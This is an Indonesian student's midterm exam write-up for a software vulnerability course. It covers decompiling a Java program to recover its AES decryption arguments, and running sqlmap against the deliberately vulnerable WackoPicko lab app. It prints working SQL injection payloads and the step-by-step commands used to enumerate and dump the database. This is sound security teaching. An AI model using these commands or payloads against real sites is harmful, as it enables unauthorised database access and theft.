


Nama : Herlambang Rafli Wicaksono
Kelas : Tingkat 2 Rekayasa Perangkat Lunak Kripto
NPM : 2019101609


UJIAN TENGAH SEMESTER KERAWANAN PERANGKAT LUNAK

1. Good Encryption

Decompile file .jar dengan tool Java Decompiler, saya menggunakan JD-GUI. Didapat file Main.class



Buka dengan text editor supaya lebih muda membaca kode, refactor beberapa nama method dan atribut sesuai fungsinya



Disini diketahui program akan menerima command line argument dan melakukan operasi enkripsi maupun dekripsi ke file.enc sesuai argument pertama yang diberikan. Jika yang dimasukkan adalah hasil dari


```
decodeString(Base64.getEncoder().encodeToString(secretKey.getBytes()),  
"5Aafxzun57n0NCc/UFxbFg==")
```

maka akan dilakukan enkripsi kepada command line argument selanjutnya. Namun jika yang dimasukkan

```
decodeString(Base64.getEncoder().encodeToString(secretKey.getBytes()),  
"zJXSNgg0RbwQIe1DeMvLVA==")
```

maka akan dilakukan dekripsi terhadap file.enc


Buat script untuk mengetahui masing-masing argument tersebut



```
Test.java:1  
1  
2  
3  
4  
5 import javax.crypto.Cipher;  
6 import javax.crypto.SecretKey;  
7 import javax.crypto.spec.SecretKeySpec;  
8  
9 public class Test {  
10     public static void main(String[] args) {  
11         String someString = "Illdg0pvgYlgo7Zpm";  
12         System.out.println(decodeString(Base64.getEncoder().encodeToString(someString.getBytes()), "5Aafxzun57n0NCc/UFxbFg=="));  
13         System.out.println(decodeString(Base64.getEncoder().encodeToString(someString.getBytes()), "zJXSNgg0RbwQIe1DeMvLVA=="));  
14     }  
15  
16     public static String decodeString(String secret, String encryptedString) {  
17         byte[] decodedKey = Base64.getDecoder().decode(secret);  
18         try {  
19             Cipher cipher = Cipher.getInstance("AES");  
20             SecretKey originalKey = new SecretKeySpec(Arrays.copyOf(decodedKey, 16), "AES");  
21             cipher.init(2, originalKey);  
22             byte[] cipherText = cipher.doFinal(Base64.getDecoder().decode(encryptedString.getBytes()));  
23             return new String(cipherText);  
24         } catch (Exception e) {  
25             throw new RuntimeException("Error occurred while decrypting data", e);  
26         }  
27     }  
28 }
```

Didapat argument untuk melakukan enkripsi adalah e, sedangkan untuk dekripsi adalah d

Jalankan program dengan argument d untuk mendapatkan hasil dekripsi




```
PROBLEMS 6 OUTPUT DEBUG CONSOLE TERMINAL  
PS C:\Users\HP\Documents\Poltek SSN\Semester 4\Kerawanan Perangkat Lunak\UTS\UTS> java Main.java d  
In the middle of a difficulty lies opportunity  
PS C:\Users\HP\Documents\Poltek SSN\Semester 4\Kerawanan Perangkat Lunak\UTS\UTS> |
```

Decrypted String: In the middle of a difficulty lies opportunity

2. WackoPicko

Cek salah satu laman yang mengirim request dengan parameter tertentu, di sini saya mengambil laman login. Laman ini mengirimkan parameter username dan password



Coba apakah laman ini vulnerable terhadap SQLi attack dengan mencobanya di sqlmap. Lakukan analisis awal dengan command

```
(kali@kali)-[~]
$ sqlmap -u http://192.168.95.57/WackoPicko/users/login.php --data="username=a&password=a" --method POST

sqlmap identified the following injection point(s) with a total of 4158 HTTP(s) requests:
Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: username=a' OR NOT 3162=3162#&password=a

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=a' AND (SELECT 4307 FROM(SELECT COUNT(*),CONCAT(0x716b7a7871,(SELECT (ELT(4307=4307,1))),0x716a7a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HhQo&password=a

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=a' AND (SELECT 9382 FROM (SELECT(SLEEP(5)))lodec)-- FsgN&password=a

[21:49:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14, PHP
back-end DBMS: MySQL >= 5.0
[21:49:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.95.57'
```

Didapat laman tersebut vulnerable pada parameter username dengan skema Boolean-based blind, error-based, serta time-based blind sql injection. Didapat juga DBMS yang digunakan adalah MySQL

Gunakan informasi tersebut untuk mendapatkan databases yang ada pada server menggunakan tag --dbs

```
(kali㉿kali)-[~]
$ sqlmap -u http://192.168.95.57/WackoPicko/users/login.php --data="username=a&password=a" --method POST --dbs

{1.6#stable}

https://sqlmap.org

available databases [2]:
[*] information_schema
[*] wackopicko

[21:50:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.95.57'
[*] ending @ 21:50:34 /2022-05-24/
```

Didapat nama databasenya adalah wackopicko

Cari nama tables pada database wackopicko menggunakan tag --tables.

```
(kali㉿kali)-[~]
$ sqlmap -u http://192.168.95.57/WackoPicko/users/login.php --data="username=a&password=a" --method POST -D wackopicko --tables

The username/password combination you have entered is invalid

{1.6#stable}

https://sqlmap.org

Database: wackopicko
[13 tables]
+-----+
| admin |
| admin_session |
| cart |
| cart_coupons |
| cart_items |
| comments |
| comments_preview |
| conflict_pictures |
| coupons |
| guestbook |
| own |
| pictures |
| users |
+-----+

[21:53:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.95.57'
```

Didapat 13 tables dan salah satunya adalah table coupons

Cek nama columns pada table coupons dengan tag `--columns`

```
(kali㉿kali)-[~]
$ sqlmap -u http://192.168.95.57/WackoPicko/users/login.php --data="username=a&password=a" --method POST -D wackopicko -T coupons --columns=code,discount,id
[1.6#stable}
https://sqlmap.org

Database: wackopicko
Table: coupons
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| code   | varchar(10) |
| discount | int(11) |
| id     | int(11) |
+-----+-----+

[21:54:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.95.57'
[*] ending @ 21:54:44 /2022-05-24/
```

Didapat nama kolomnya adalah code, discount dan id

Dump columns tersebut dengan tag --dump

```
(kali@kali)-[~]
$ sqlmap -u http://192.168.95.57/WackoPicko/users/login.php --data="username=a&password=a" --method POST -D wackopicko -T coupons -C code,discount,id --dump
login
password
{1.6#stable}
https://sqlmap.org
Home | Admin | Contact | Terms of Service

Database: wackopicko
Table: coupons
[2 entries]
+-----+-----+-----+
| code | discount | id |
+-----+-----+-----+
| SUPERYOU21 | 90 | 1 |
| SUPERYOU21 | 90 | 2 |
+-----+-----+-----+
Home | Admin | Contact | Terms of Service

[21:55:31] [INFO] table 'wackopicko.coupons' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.95.57/dump/wackopicko/coupons.csv'
[21:55:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.95.57'

[*] ending @ 21:55:31 /2022-05-24/
```

Didapat kode diskon yaitu SUPERYOU21 sebanyak 2 buah